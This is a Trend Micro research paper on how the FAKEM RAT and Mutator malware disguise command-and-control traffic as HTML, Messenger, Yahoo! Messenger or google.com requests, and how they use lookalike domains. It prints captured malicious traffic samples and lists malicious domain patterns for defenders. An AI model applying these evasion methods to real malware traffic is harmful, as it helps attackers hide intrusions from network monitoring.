A Trend Micro Research Paper

Network Detection Evasion Methods

Blending with Legitimate Traffic

Jessa Dela Torre and
Sabrina Sioting

Contents

TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

Introduction

Cybercriminals always look for alternative techniques to improve their attacks' success rate. Targeted and run-of-the-mill cyber attackers alike have been continuously modifying and enhancing their tactics, techniques, and procedures to stay under the radar for as long as they can.

Targeted attacks have been very successful in infiltrating organizations. Most targeted attackers behind successful campaigns prefer to use common ports and protocols that are usually allowed by firewalls (i.e., HTTP and HTTPS). But since these protocols are typically heavily monitored, attackers have to improvise and devise ways to sneak in and out of target networks without rousing suspicion. Though not as heavily reliant on stealth as targeted attack campaigns are, botnet-related attacks have also been adapting more advanced network security measures imposed by intrusion detection and prevention systems (IDSs/IPSs).

"Advanced evasion techniques" is a term Stonesoft coined to refer to the method or combination of methods to bypass network security over a single or multiple layers of protocols.[1] While there have already been several publications on advanced evasion techniques, this paper will look at simpler methods that some attackers use to infiltrate network perimeters.[2] It will not examine the different exploits, tools, and techniques that can be used to skirt firewalls and IDSs/IPSs, it will rather focus on seemingly normal network traffic that naturally blends in with legitimate traffic to evade detection. It will also review previously discovered threats that served one particular purpose—to evade advanced security measures.

Known Threats That Use Advanced Evasion Techniques

FAKEM RAT


The FAKEM remote access Trojan (RAT) was mostly distributed via spear-phishing emails sent to potential targeted attack victims earlier this year.[3] It has several variants that disguised their traffic to look like that of Windows® Live™ Messenger (formerly MSN® Messenger) and Yahoo!® Messenger.

While highly suspicious and more susceptible to detection, another variant also came in the guise of HTML traffic. This effort failed, however, as the traffic did not, in any way, resemble normal HTML traffic and could even attract unwanted attention.

[1] Stonesoft Corporation. (2013). Stonesoft Evasion Prevention System. Last accessed November 18, 2013, http://www.stonesoft.com/en/solutions/antievasion.

[2] Tsung-Huan Cheng, Ying-Dar Lin, Yuan-Cheng Lai, and Po-Ching Lin. "Evasion Techniques: Sneaking Through Your Intrusion Detection/Prevention Systems." Last accessed November 18, 2013, http://speed.cis.nctu.edu.tw/~ydlin/pdf/Evasion_Techniques_Sneaking_through_Your_Intrusion_Detection_Prevention_Systems.pdf.

[3] Nart Villeneuve and Jessa dela Torre. (2013). "FAKEM RAT: Malware Disguised as Windows Messenger and Yahoo! Messenger." Last accessed November 18, 2013, http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-fakem-rat.pdf.




```
<html><title>1..56</
title><body
>.................................................................................................................
<html><title>12356</
title><body
>.................................................................................................................
<html><title>1..56</
title><body
>.................................................................................................................
<html><title>12356</
title><body
>.................................................................................................................
<html><title>12356</title><body>.......................V...
(.0.1.4.
*.................................................................................................................
<html><title>12356</title><body>................g.......\
%....HX............V......&......y.'....3..........!|
TZ.........Z......edt..}.A.......ua..Cv!....9J.J..M:..`.J..M....}.JDqL\X.y.w.......".".V.
\.y|......'!.V.\L.'H..Vu'....y.F.e:.g% ...'f.........Gw....`<.*<....>...X:....?...w......;...
%/.Tv..-....I......&c....$......3..........`{ .....{..g<
%..P.k.."~.OD.....48DK...~4.............
8..........................................................................................P...
<,.d>.<.V.(0<...N$.&..4.$.>...t..(04.<t*>x<.^0.|.^42.<z.(,P.40 .P...<,.t..(04.<t*>x<.
\>.|.^42.<z.(,P.40 .*.>...>...R..t..(04.<f<4..dvfnVtVd.~nn.P<~<2.8V.$.$.<8<.n(( ..V.$.
$.<8<Z4..<t.....h.<*V.(0<..^( <*.....t>"...^( <*V.$.$.<8<......4>.4.
$...>...R..z.<<f<4...,..X..6.x..h......4Hs..Z..........n...~...u.....tj..Js......"..\.V.
\Ts.............."..\.V.\
\s..JHL./..i.u....y......y~......y~......y~.........w.VT.wV.........w.V"......V........~...O".
".".P".V..W....N.....VP.X.F\XZqX../......G....X......w..O.....H&...."........V'........"..
```

Figure 1: Fake "HTML" traffic

MSN Messenger


Another FAKEM RAT version tried to spoof Windows Live Messenger traffic by using the first two lines of a legitimate outgoing message header.



```
MSG 5 N 130
MIME-Version: 1.0
```

Figure 2: Spoofed Windows Live Messenger message header


Sample fake traffic with the said header and encrypted network communication is shown below.



```
MSG 5 N 130
MIME-Version: 1.0
........4>,
$
*.......................................................................................
rn
\
|.......................................................................................
><..
v.......................................................................................
MSG 5 N 130
MIME-Version: 1.0
........................z.
$...<.1.4.
*.......................................................................................
MSG 5 N 130
MIME-Version: 1.0
................g...?...\
%....HX..........g..v..........u3...........S.....&......y.'....3..........!|
TZ.........Z......edt..}.A.......ua..Cv!....9J.J..M:..`.J..M....}.JDqL\X.y.w.V.
\..'H..Vu'....y.F.e:.g!.'b.......X:....?...;.....
j.........N......b...".....3..........T..............
.....8......p..A
+.cZ-...0.Uh.. ..
```

Figure 3: Malicious Windows Live Messenger traffic sample

Legitimate Windows Live Messenger traffic, in comparison, is unencrypted and viewable in plain text.




```
MSG 1 N 125
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
X-MMS-IM-Format: FN=MS%20Shell%20Dlg; EF=; CO=0; CS=0; PF=0

hiMSG [redacted]@hotmail.com [redacted] 95
MIME-Version: 1.0
Content-Type: text/x-msmsgscontrol
TypingUser: [redacted]@hotmail.com


MSG [redacted]@hotmail.com [redacted] 110
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
X-MMS-IM-Format: FN=Segoe%20UI; EF=; CO=0

helloMSG 4 U 95
MIME-Version: 1.0
Content-Type: text/x-msmsgscontrol
TypingUser: [redacted]@hotmail.com


MSG 5 N 127
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
X-MMS-IM-Format: FN=MS%20Shell%20Dlg; EF=; CO=0; CS=0; PF=0

backMSG [redacted]@hotmail.com [redacted] 95
MIME-Version: 1.0
Content-Type: text/x-msmsgscontrol
TypingUser: [redacted]@hotmail.com
```

Figure 4: Legitimate Windows Live Messenger traffic

Yahoo! Messenger


Another version of FAKEM RAT unsuccessfully attempted to spoof Yahoo! Messenger's YMSG protocol by using the Unicode string, "YMSG," in the first 8 bytes of its message header.



```
00000000  59 00 4d 00 53 00 47 00  2e 00 2e 00 2e 00 2e 00 Y.M.S.G. ........
00000010  2e 00 3f 00 54 00 5a 00  55 00 06 73 0d 00 0a 00 ..?.T.Z. U..s....
00000020  96 f4 f6 f6 f6 f6 f6 f6  34 3e 2c 24 2a f6 f6 f6 ........ 4>,$*...
00000030  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
00000040  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
00000050  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
00000060  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
00000070  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
00000080  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
00000090  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
000000A0  f6 f6 f6 f6 f6 f6 f6 f6  72 6e 5c 7c f6 f6 f6 f6 ........ rn\|....
000000B0  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
000000C0  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
000000D0  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
000000E0  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
000000F0  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
00000100  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
00000110  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6 ........ ........
```

Figure 5: Fake Yahoo! Messenger traffic

Note, however, that legitimate Yahoo! Messenger traffic only uses the first 4 bytes for the string, "YMSG," in the message header.[4]



```
00000000  59 4d 53 47 00 11 00 00  00 3e 00 4b 00 00 00 16 YMSG.... .>.K....
00000010  00 51 f3 8f 34 39 c0 80  54 59 50 49 4e 47 c0 80 .Q..49.. TYPING..
00000020  31 c0 80 [redacted] 40 79 6d 61 69 1..[redacted]@ymai
00000030  6c 2e 63 6f 6d c0 80 31  34 c0 80 20 c0 80 31 33 l.com..1 4.. ..13
00000040  c0 80 31 c0 80 35 c0 80  6a 65 73 73 30 37 5f 64 ..1..5.. [redacted]
00000050  c0 80                                            ..
00000052  59 4d 53 47 00 11 00 00  00 6a 00 06 5a 55 aa 56 YMSG.... .j..ZU.V
00000062  00 51 f3 8f 31 c0 80 67  68 61 [redacted] 40 .Q..1..g [redacted]@
00000072  79 6d 61 69 6c 2e 63 6f  6d c0 80 35 c0 80 [redacted] ymail.co m..5..[redacted]
00000082  [redacted] c0 80  39 37 c0 80 31 c0 80 36 [redacted].. 97..1..6
00000092  33 c0 80 3b 30 c0 80 36  34 c0 80 30 c0 80 32 30 3..;0..6 4..0..20
000000A2  36 c0 80 30 c0 80 31 34  c0 80 70 6f 70 c0 80 34 6..0..14 ..pop..4
000000B2  32 39 c0 80 30 30 30 30  30 30 30 35 36 39 45 43 29..0000 000569EC
000000C2  35 34 37 31 c0 80 34 35  30 c0 80 30 c0 80       5471..45 0..0..
000000D0  59 4d 53 47 00 11 00 00  00 3e 00 4b 00 00 00 16 YMSG.... .>.K....
000000E0  00 51 f3 8f 34 39 c0 80  54 59 50 49 4e 47 c0 80 .Q..49.. TYPING..
000000F0  31 c0 80 [redacted] 40 79 6d 61 69 1..[redacted]@ymai
00000100  6c 2e 63 6f 6d c0 80 31  34 c0 80 20 c0 80 31 33 l.com..1 4.. ..13
00000110  c0 80 30 c0 80 35 c0 80  6a 65 73 73 30 37 5f 64 ..0..5.. [redacted]
00000120  c0 80                                            ..
    00000000  59 4d 53 47 00 11 00 00  00 65 00 fb 00 00 00 01 YMSG.... .e......
    00000010  00 51 f3 8f 34 c0 80 [redacted] c0 .Q..4..[redacted].
    00000020  80 31 c0 80 [redacted] c0 80 35 c0 .1..[redacted]..5.
    00000030  80 [redacted] 40 79 6d 61 69 6c 2e .[redacted]@ymail.
    00000040  63 6f 6d c0 80 33 30 32  c0 80 34 33 30 c0 80 34 com..302 ..430..4
    00000050  33 30 c0 80 30 30 30 30  30 30 30 35 36 39 45 43 30..0000 000569EC
    00000060  35 34 37 31 c0 80 33 30  33 c0 80 34 33 30 c0 80 5471..30 3..430..
    00000070  34 35 30 c0 80 30 c0 80  00                      450..0.. .
```

Figure 6: Legitimate Yahoo! Messenger traffic


[4] "Yahoo Messenger Protocol v 9." Last accessed November 18, 2013, http://libyahoo2.sourceforge.net/ymsg-9.txt.

Mutator

Rodecap or Mutator, based on its program database (PDB) file name, is allegedly associated with the Stealrat botnet.[5] Mutator downloaded Stealrat modules or components. Over time, some of its versions have shown behavior that helps them blend in with legitimate network traffic.

HTTP Header Spoofing

A version of Mutator makes "google.com" appear as host to blend in with normal traffic.




HTTP requests

URL: http://www.google.com/protocol.php?p=1819847107&d=qs1FXfuYQVT3nklc9l8LHv7NGQ22jw8a/pwnXZybTlzzjw0c/pg=
TYPE: POST
USER AGENT: Mozilla/5.0

URL: http://www.google.com/d/conh06.jpg
TYPE: GET
USER AGENT: Mozilla/5.0

Figure 7: Sample malicious traffic making "google.com" appear as host

HTTP header spoofing is achieved by first establishing a connection to the actual malicious command-and-control (C&C) server then modifying the HTTP request header to use "www.google.com" as host.[6]



```
GET /protocol.php?p=940496771&d=6rMzAbfnOgG14DkJpaR8Bee2b02loHgFtog/Z7HhPgg= HTTP/1.1
Accept: */*
Host: www.google.com
User-Agent: Mozilla/5.0
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 24 Mar 2013 07:16:36 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=20

b5
..>...9....P..~...i]..|Q.. K..|]..~H..aJ..j...`P.. R...[..fW.. ]......<...
{V..zY..!...j...?....2..zH..!_..zJ..b...aJ..oH.. W..!\..aV..>...i...`P..z...k...<
..|M..}L......!\..|...~5.
0
```

Figure 8: Sample malicious traffic packet capture, including server reply, using "google.com" as host

[5] Wikimedia Foundation, Inc. (June 26, 2013). *Wikipedia.* "Program Database." Last accessed November 18, 2013, http://en.wikipedia.org/wiki/Program_database; Jessa Dela Torre. (2013). "Stealrat: An In-Depth Look at an Emerging Spambot." Last accessed November 18, 2013, http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-stealrat.pdf.

[6] Roddell Santos. (July 28, 2013). *TrendLabs Security Intelligence Blog.* "Header Spoofing Hides Malware Communication." Last accessed November 18, 2013, http://blog.trendmicro.com/trendlabs-security-intelligence/header-spoofing-hides-malware-communication/.

Cybersquatting

Other versions of Mutator used legitimate-sounding host names such as “techsign.org” and “wholists.org.” While this technique does not strictly fall into the cybersquatting definition, Stealrat’s operators have been known to use domain names similar to those of regular sites (e.g., news, music, picture, and app sites) that users would visit. Examples of the host names Mutator uses include:

- *.arbmusic.net
- *.musiklst.org
- *.eurovid.org
- *.get-album.org
- *.openpicz.net
- *.freeimags.org
- *.store-apps.org
- *.newsleter.org

